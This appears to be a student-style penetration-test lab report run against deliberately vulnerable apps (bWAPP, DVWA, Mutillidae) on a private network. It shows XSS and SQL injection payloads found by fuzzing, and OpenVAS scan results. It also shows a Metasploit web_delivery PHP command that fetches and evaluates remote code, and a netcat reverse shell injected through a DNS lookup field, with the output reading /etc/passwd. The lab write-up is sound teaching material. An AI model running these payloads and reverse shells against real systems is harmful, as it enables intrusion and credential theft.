Phase 3 of the penetration test involves tools that scan and identify vulnerabilities. The tools used were tested in the lab environment in a private network. These same tools will be used for Artemis Gas Inc. The tools are as follows:

Tool 1: Burp Suite is used to capture data and test for cross-site scripting. In this example we are using the bWAPP application. The steps for cross-site scripting are shown below:

- In the diagram below the URL and the output on the screen contain matching output. An attacker can change the URL to reference malicious code and perform a phishing attack. The victim receiving the email will click on the link that contains the malicious code as input. Such an attack will compromise the web server.
- **Burp Suite** captures the **XXS reflected HTTP GET** request (requests data from a specified resource).
- The PHP file used for the POST request is shown in the URL.
- Burp suite captures the **HTTP POST** request and response. The code execution shows the results of the code in the script (**<script> XSS attack </script>**) tags. This proves that the application is vulnerable to XSS scripting.

Other examples of vulnerabilities that the burp suite tool can test are command injection and SQL injection.

- In the SQL injection diagram, a SQL command is used as input for the login field and the result is the A.I.M. user.
- Fuzzing was used to discover the malicious SQL statement. The payload was a word-list of many SQL statements that were collected in the past.
- The bWAPP command injection form was then tested.
- Fuzzing was also used here and the result was that the command '/bin/ls -al' resulted in the list of files. For this example payload and intruder were used.

bWAPP - XSS

bwappserver/bWAPP/xss_get.php?firstname=debbie&lastname=hacker&form=submit

an extremely buggy web app !

Bugs | Change Password | Create User | Set Security Level | Reset | Credits

/ XSS - Reflected (GET) /

Enter your first and last name:

First name:

Last name:

Go

Welcome debbie hacker

85	https://bwappserver	GET	/bWAPP/xss_get.php		200	13730	HTML	php	bWAPP - XSS
86	https://bwappserver	GET	/bWAPP/xss_get.php?firstname=debbie&lastname=hacker&form=submit	✓	200	13751	HTML	php	bWAPP - XSS

Request

Pretty | Raw | Hex | \n

```
8  Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image
   /apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
9  Sec-Fetch-Site: same-origin
10 Sec-Fetch-Mode: navigate
11 Sec-Fetch-User: ?1
12 Sec-Fetch-Dest: document
13 Referer: https://bwappserver/bWAPP/xss_get.php
14 Accept-Encoding: gzip, deflate
15 Accept-Language: en-US,en;q=0.9
16 Connection: close
17
18
```

Search... 0 matches

Response

Pretty | Raw | Hex | Render | \n

```
77
78      </form>
79
80      <br />
81      Welcome debbie hacker
82    </div>
83
84    <div id="side">

85
86      <a href="http://twitter.com/MME_IT" target="blank_" class="button"><img src
        </a>
```

Search... 0 matches

bwappserver/bWAPP/xss_get.php?firstname=debbie&lastname=<script>alert%28"XSS"%29<%2Fscript>&form=submit

bwappserver says

XSS

OK

/ XSS - Reflected (POST) /

Enter your first and last name:

First name:

<script>alert("XSS attack")</

Last name:

hacker

Go

bwappserver/bWAPP/xss_post.php

bwappserver says

XSS attack

OK

89	https://bwappserver	GET	/bWAPP/xss_post.php		200	13735	HTML	php	bWAPP - XSS
90	https://bwappserver	POST	/bWAPP/xss_post.php	✓	200	13786	HTML	php	bWAPP - XSS

Request

Pretty | Raw | Hex | \n

```
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image
/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-User: ?1
16 Sec-Fetch-Dest: document
17 Referer: https://bwappserver/bWAPP/xss_post.php
18 Accept-Encoding: gzip, deflate
19 Accept-Language: en-US,en;q=0.9
20 Connection: close
21
22 firstname=%3Cscript%3Ealert%28%22XSS+attack%22%29%3C%2Fscript%3E&lastname=hacker&
form=submit
```

Search... 0 matches

Response

Pretty | Raw | Hex | Render | \n

```
78      </form>
79
80      <br />
81      Welcome <script>
          alert("XSS attack")
        </script>
         hacker
82    </div>
83
84    <div id="side">
85
```

Search... 0

o direct input to this VM, move the mouse pointer inside or press Ctrl+G.

/ SQL Injection (Login Form/User) /

Enter your credentials.

Login:

Password:

Login

Welcome **Bee**, how are you today?

Your secret: **Any Bugs?**

21	'%20or%20''='	200			13640
22	'%20or%20'x'='x	200			13640
29	' or 0=0 #	200			13640
35	"' or 1 --'"	200			13640
39	' or 1=1 or ''='	200			13640
48	hi' or 'a'='a	200			13640
119	' or 1=1 or ''='	200			13640
120	' or ''='	200			13640
121	x' or 1=1 or 'x'='y	200			13640
0		200			13611
2	"	200			13575
3	#	200			13575
4	-	200			13575

Request Response

Pretty Raw Hex Render \n ≡


```
        Welcome <b>
          A.I.M.
        </b>
        , how are you today?
      </p>
      <p>
        Your secret: <b>
          A.I.M. Or Authentication Is Missing
        </b>
      </p>
    </div>

    <div id="side">
```

/ OS Command Injection /


DNS lookup: www.nsa.gov Lookup

Server: 192.168.134.2 Address: 192.168.134.2#53 Non-authoritative answer: www.nsa.gov canonical name = nsa.gov.edgekey.net. nsa.gov.edgekey.net canonical name = e16248.dscb.akamaiedge.net. Name: e16248.dscb.akamaiedge.net Address: 184.29.181.77



Tool 2: OpenVAS (Open Vulnerability Assessment Scanner) is a full-featured open-source vulnerability scanner. It is a client-server architecture where the client configures scans and views reports. The processing is done on the server. The scanning results are compared to more than 26,000 CVEs in the OpenVAS database. The examples below show the following:

- bwappserver at 192.168.134.148 which hosts the vulnerable bWAPP application is scanned.
- 76816 network vulnerability tests (NVT) were performed
- The results are grouped into high, medium and low
- The results tab show the vulnerabilities that were found
- The Ports tab shows the exposed ports
- The application CPE (common platform enumeration) is displayed
- The CVE corresponding to the specific NVT is displayed
- The vulnerability and the solution is displayed



1 - 1 of 1

Name ▲	Status	Reports	Last Report	Severity	Trend	Actions
Immediate scan of IP 192.168.134.148	Done	1	Fri, Oct 1, 2021 7:49 PM UTC	10.0 (High)		

Apply to page contents

pplied filter: apply_overrides=0 min_qod=70 sort=name first=1 rows=10)

1 - 1 of 1

Greenbone Security Assistant (GSA) Copyright (C) 2009-2021 by Greenbone Networks GmbH, www.greenbo


irect input to this VM, move the mouse pointer inside or press Ctrl+G.

Scan Configs 6 of 6

1 - 6 of 6

Name ▲	Type	Family Total	Family Trend	NVTs Total	NVTs Trend	Actions
Base (Basic configuration template with a minimum set of NVTs required for a scan. Version 20200827.)	OpenVAS	2	→	3	→	
Discovery (Network Discovery scan configuration. Version 20201215.)	OpenVAS	10	→	3078	↗	
empty (Empty and static configuration template. Version 20201215.)	OpenVAS	0	→	0	→	
Full and fast (Most NVT's; optimized by using previously collected information. Version 20201215.)	OpenVAS	58	↗	76816	↗	
Host Discovery (Network Host Discovery scan configuration. Version 20201215.)	OpenVAS	2	→	2	→	
System Discovery (Network System Discovery scan configuration. Version 20201215.)	OpenVAS	5	→	30	→	

Greenbone Security Assistant (GSA) Copyright (C) 2009-2021 by Greenbone Networks GmbH, www.greenbone.net



1

Date ▼	Status	Task	Severity	High	Medium	Low	Log	False Pos.
Fri, Oct 1, 2021 7:49 PM UTC	Done	Immediate scan of IP 192.168.134.148	10.0 (High)	18	64	3	143	0

Apply to page contents

Applied filter: apply_overrides=0 min_qod=70 task_id=86751aa8-cdf7-4861-8bca-925ddc118d2a sort-reverse=date rows=10 first=1)

1

Results

Vulnerability	Severity ▼	QoD	Host IP	Host Name	Location	Created
The rexec service is running	10.0 (High)	80 %	192.168.134.148	bwappserver	512/tcp	Fri, Oct 1, 2021 8:05 PM UTC
OS End Of Life Detection	10.0 (High)	80 %	192.168.134.148	bwappserver	general/tcp	Fri, Oct 1, 2021 8:01 PM UTC
DistCC Remote Code Execution Vulnerability	9.3 (High)	99 %	192.168.134.148	bwappserver	3632/tcp	Fri, Oct 1, 2021 8:12 PM UTC
SSL/TLS: Report Vulnerable Cipher Suites for HTTPS	7.5 (High)	98 %	192.168.134.148	bwappserver	8443/tcp	Fri, Oct 1, 2021 8:05 PM UTC
SSL/TLS: Report Vulnerable Cipher Suites for HTTPS	7.5 (High)	98 %	192.168.134.148	bwappserver	443/tcp	Fri, Oct 1, 2021 8:05 PM UTC
SSL/TLS: Report Vulnerable Cipher Suites for HTTPS	7.5 (High)	98 %	192.168.134.148	bwappserver	9443/tcp	Fri, Oct 1, 2021 8:05 PM UTC
Test HTTP dangerous methods	7.5 (High)	99 %	192.168.134.148	bwappserver	80/tcp	Fri, Oct 1, 2021 8:23 PM UTC
Drupal Core SQL Injection Vulnerability	7.5 (High)	98 %	192.168.134.148	bwappserver	80/tcp	Fri, Oct 1, 2021 8:16 PM UTC
Lighttpd Multiple vulnerabilities	7.5 (High)	99 %	192.168.134.148	bwappserver	9080/tcp	Fri, Oct 1, 2021 8:23 PM UTC
Test HTTP dangerous methods	7.5 (High)	99 %	192.168.134.148	bwappserver	443/tcp	Fri, Oct 1, 2021 8:23 PM UTC
Lighttpd Multiple vulnerabilities	7.5 (High)	99 %	192.168.134.148	bwappserver	9443/tcp	Fri, Oct 1, 2021 8:23 PM UTC
phpinfo() output Reporting	7.5 (High)	80 %	192.168.134.148	bwappserver	80/tcp	Fri, Oct 1, 2021 8:07 PM UTC
phpinfo() output Reporting	7.5 (High)	80 %	192.168.134.148	bwappserver	443/tcp	Fri, Oct 1, 2021 8:07 PM UTC

1 - 11 of 11

Port	Hosts	Severity ▼
512/tcp	1	10.0 (High)
3632/tcp	1	9.3 (High)
80/tcp	1	7.5 (High)
443/tcp	1	7.5 (High)
8080/tcp	1	7.5 (High)
8443/tcp	1	7.5 (High)
9080/tcp	1	7.5 (High)
9443/tcp	1	7.5 (High)
25/tcp	1	6.8 (Medium)
21/tcp	1	6.4 (Medium)
22/tcp	1	4.3 (Medium)

Application CPE	Hosts	Occurrences	Severity ▼
cpe:/a:lighttpd:lighttpd:1.4.19	1	2	7.5 (High)
cpe:/a:apache:http_server:2.2.8	1	2	4.3 (Medium)
cpe:/a:sqlitemanager:sqlitemanager:1.2.4	1	1	N/A
cpe:/a:jquery:jquery	1	1	N/A
cpe:/a:phpmyadmin:phpmyadmin:2.11.3	1	1	N/A
cpe:/a:php:php:5.2.4	1	6	N/A
cpe:/a:drupal:drupal:7.31	1	1	N/A
cpe:/a:proftpd:proftpd:1.3.1	1	1	N/A

CVE	NVT	Hosts	Occurrences	Severity ▼
CVE-1999-0618	The rexec service is running	1	1	10.0 (High)
CVE-2004-2687	DistCC Remote Code Execution Vulnerability	1	1	9.3 (High)
CVE-2016-2183 CVE-2016-6329 CVE-2020-12872	SSL/TLS: Report Vulnerable Cipher Suites for HTTPS	1	3	7.5 (High)
CVE-2014-3704	Drupal Core SQL Injection Vulnerability	1	6	7.5 (High)
CVE-2014-2323 CVE-2014-2324	Lighttpd Multiple vulnerabilities	1	2	7.5 (High)
CVE-2011-0411 CVE-2011-1430 CVE-2011-1431 CVE-2011-1432 CVE-2011-1506 CVE-2011-1575 CVE-2011-1926 CVE-2011-2165	Multiple Vendors STARTTLS Implementation Plaintext Arbitrary Command Injection V...	1	1	6.8 (Medium)
CVE-2003-1567 CVE-2004-2320 CVE-2004-2763 CVE-2005-3398 CVE-2006-4683 CVE-2007-3008 CVE-2008-7253 CVE-2009-2823 CVE-2010-0386 CVE-2012-2223 CVE-2014-7883	HTTP Debugging Methods (TRACE/TRACK) Enabled	1	2	5.8 (Medium)
CVE-2014-0224	SSL/TLS: OpenSSL CCS Man in the Middle Security Bypass Vulnerability	1	1	5.8 (Medium)

Insight

rexec (remote execution client for an exec server) has the same kind of functionality that rsh has: you can execute shell commands on a remote computer.

The main difference is that rexec authenticate by reading the username and password *unencrypted* from the socket.

Detection Method

Checks if a vulnerable version is present on the target host.

Details: The rexec service is running OID: 1.3.6.1.4.1.25623.1.0.100111

Version used: 2020-10-01T11:33:30Z

Solution

Solution Type: Mitigation

Disable the rexec service and use alternatives like SSH instead.

Tool 3: Metasploit is used to create a reverse shell payload. If exploiting the payload allows the meterpreter to enter the shell of the target system then the target has the specific vulnerability addressed in the exploit configuration. In this example, the attack machine (metasploit) and the target system (DVWA which stands for Damn Vulnerable Web Application) are both on the Kali VM. The 'Command Injection' vulnerability was used. One issue that was encountered was that the exploit was using port 8080 and that burp suite needed to be exited in case it was running. The diagrams below show the following steps that need to be taken to exploit the reverse shell payload:

- Used /multi/script/web_delivery for exploit
- Used php/meterpreter/reverse_tcp for payload
- Set the local ports and lhost
- Ran the exploit command and entered the result in the input field of 'Ping a device' which resulted in the meterpreter session.
- After selecting the session, the /etc/passwd was downloaded and put into /root/passwd by default. Another destination directory can be specified.
- When the 'ls' command is executed it displays the target directory.

```
msf6 exploit(multi/script/web_delivery) > set target 1
target => 1
msf6 exploit(multi/script/web_delivery) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf6 exploit(multi/script/web_delivery) > set lhost 192.168.134.128
lhost => 192.168.134.128
msf6 exploit(multi/script/web_delivery) > set lport 2222
lport => 2222
msf6 exploit(multi/script/web_delivery) > options

Module options (exploit/multi/script/web_delivery):
```

```
msf6 exploit(multi/script/web_delivery) > set SRVPORT 4444
SRVPORT => 4444
msf6 exploit(multi/script/web_delivery) > exploit
[*] Exploit running as background job 3.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 192.168.134.128:2222
msf6 exploit(multi/script/web_delivery) > [*] Using URL: http://0.0.0.0:4444/rR8A1ajRqFg0
[*] Local IP: http://192.168.134.128:4444/rR8A1ajRqFg0
[*] Server started.
[*] Run the following command on the target machine:
php -d allow_url_fopen=true -r "eval(file_get_contents('http://192.168.134.128:4444/rR8A1ajRqFg0', false,
stream_context_create(['ssl'=>['verify_peer'=>false,'verify_peer_name'=>false]])));"
```


```
[*] Started reverse TCP handler on 192.168.134.128:2222
msf6 exploit(multi/script/web_delivery) > [*] Using URL: http://0.0.0.0:8080/HsQZbsMNhF
[*] Local IP: http://192.168.134.128:8080/HsQZbsMNhF
[*] Server started.
[*] Run the following command on the target machine:
php -d allow_url_fopen=true -r "eval(file_get_contents('http://192.168.134.128:8080/HsQZbsMNhF', false, st
ream_context_create(['ssl'=>['verify_peer'=>false,'verify_peer_name'=>false]])));"
[*] 192.168.134.128  web_delivery - Delivering Payload (1116 bytes)
[*] Sending stage (39282 bytes) to 192.168.134.128
[*] Meterpreter session 1 opened (192.168.134.128:2222 -> 192.168.134.128:59426) at 2021-10-03 22:58:48 -0
400
```

```
msf6 exploit(multi/script/web_delivery) > sessions -i

Active sessions
===============

  Id  Name  Type                     Information           Connection
  --  ----  ----                     -----------           ----------
  1         meterpreter php/linux    www-data (33) @ kali  192.168.134.128:2222 → 192.168.134.128:59426 (
                                                            192.168.134.128)

msf6 exploit(multi/script/web_delivery) > sessions -i 1
[*] Starting interaction with 1...

meterpreter >
```

```
msf6 exploit(multi/script/web_delivery) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > pwd
/var/www/html/DVWA-master/vulnerabilities/exec
meterpreter > download /etc/passwd
[*] Downloading: /etc/passwd → /root/passwd
[*] Downloaded 3.15 KiB of 3.15 KiB (100.0%): /etc/passwd → /root/passwd
[*] download   : /etc/passwd → /root/passwd
meterpreter > ls
Listing: /var/www/html/DVWA-master/vulnerabilities/exec
=======================================================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
40777/rwxrwxrwx   4096  dir   2021-10-03 21:49:58 -0400  help
100777/rwxrwxrwx  1839  fil   2021-10-03 21:49:58 -0400  index.php
40777/rwxrwxrwx   4096  dir   2021-10-03 21:49:58 -0400  source
```

```
┌──(root💀 kali)-[~]
└─# ls -al
total 132
drwx------  7 root root  4096 Oct  3 23:08 .
drwxr-xr-x 19 root root 36864 Sep  8 05:54 ..
-rw-r--r--  1 root root  5349 Sep  8 05:28 .bashrc
-rw-r--r--  1 root root   571 Sep  8 05:28 .bashrc.original
drwx------  4 root root  4096 Sep 27 17:13 .cache
-rw-r--r--  1 root root 11656 Sep  8 05:34 .face
lrwxrwxrwx  1 root root    11 Sep 24 17:56 .face.icon → /root/.face
drwxr-xr-x  4 root root  4096 Sep 29 14:39 .local
drwxr-xr-x  9 root root  4096 Oct  3 18:26 .msf4
-rw-------  1 root root   372 Oct  3 22:41 .mysql_history
-rw-r--r--  1 root root  3221 Oct  1 11:45 passwd
-rw-r--r--  1 root root   161 Aug 31 10:03 .profile
drwxr-xr-x  2 root root  4096 Sep 20 19:48 .rpmdb
-rw-------  1 root root 12751 Oct  3 23:08 .viminfo
drwxr-xr-x  2 root root  4096 Sep 20 19:49 .zenmap
-rw-------  1 root root  1995 Oct  3 22:51 .zsh_history
-rw-r--r--  1 root root 10583 Sep  8 05:28 .zshrc

┌──(root💀 kali)-[~]
└─#
```

```
┌──(root💀 kali)-[/var/…/html/DVWA-master/vulnerabilities/exec]
└─# ls -al
total 20
drwxrwxrwx  4 root root 4096 Oct  3 21:49 .
drwxrwxrwx 16 root root 4096 Oct  3 21:49 ..
drwxrwxrwx  2 root root 4096 Oct  3 21:49 help
-rwxrwxrwx  1 root root 1839 Oct  3 21:49 index.php
drwxrwxrwx  2 root root 4096 Oct  3 21:49 source

┌──(root💀 kali)-[/var/…/html/DVWA-master/vulnerabilities/exec]
└─#
```

Tool 4: Netcat similar to metasploit is used to obtain a reverse shell from the target (victim) system. In this example, the metasploitable 2 vm is installed and mutillidae (a vulnerable website) is configured. The following steps were taken to acquire a reverse shell using netcat:
The netcat command was run on the attack machine (Kali) to listen on port 4444.
Mutillidae was opened up to the DNS lookup command injection screen and the IP address of Kali and the port number 4444 was entered in the DNS lookup input field.
After the submit button was clicked, a reverse shell was opened on the victim (metasploitable) and the /etc/passwd file was displayed. The msfadmin user implies that the password file belongs to metasploitable 2.

```
File  Actions  Edit  View  Help

┌──(root💀 kali)-[~]
└─# nc -lvp 4444
listening on [any] 4444 ...
192.168.134.150: inverse host lookup failed: Unknown host
connect to [192.168.134.128] from (UNKNOWN) [192.168.134.150] 44361
ls
add-to-your-blog.php
arbitrary-file-inclusion.php
authorization-required.php
browser-info.php
capture-data.php
captured-data.php
captured-data.txt
change-log.htm
classes
closedb.inc
config.inc
config.inc_backup
credits.php
dns-lookup.php
documentation
favicon.ico
footer.php
framer.html
framing.php
header.php
```

DNS Lookup

Back

Who would you like to do a DNS lookup on?

Enter IP or hostname


Hostname/IP & nc 192.168.134.128 4444 -e


Lookup DNS


```
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
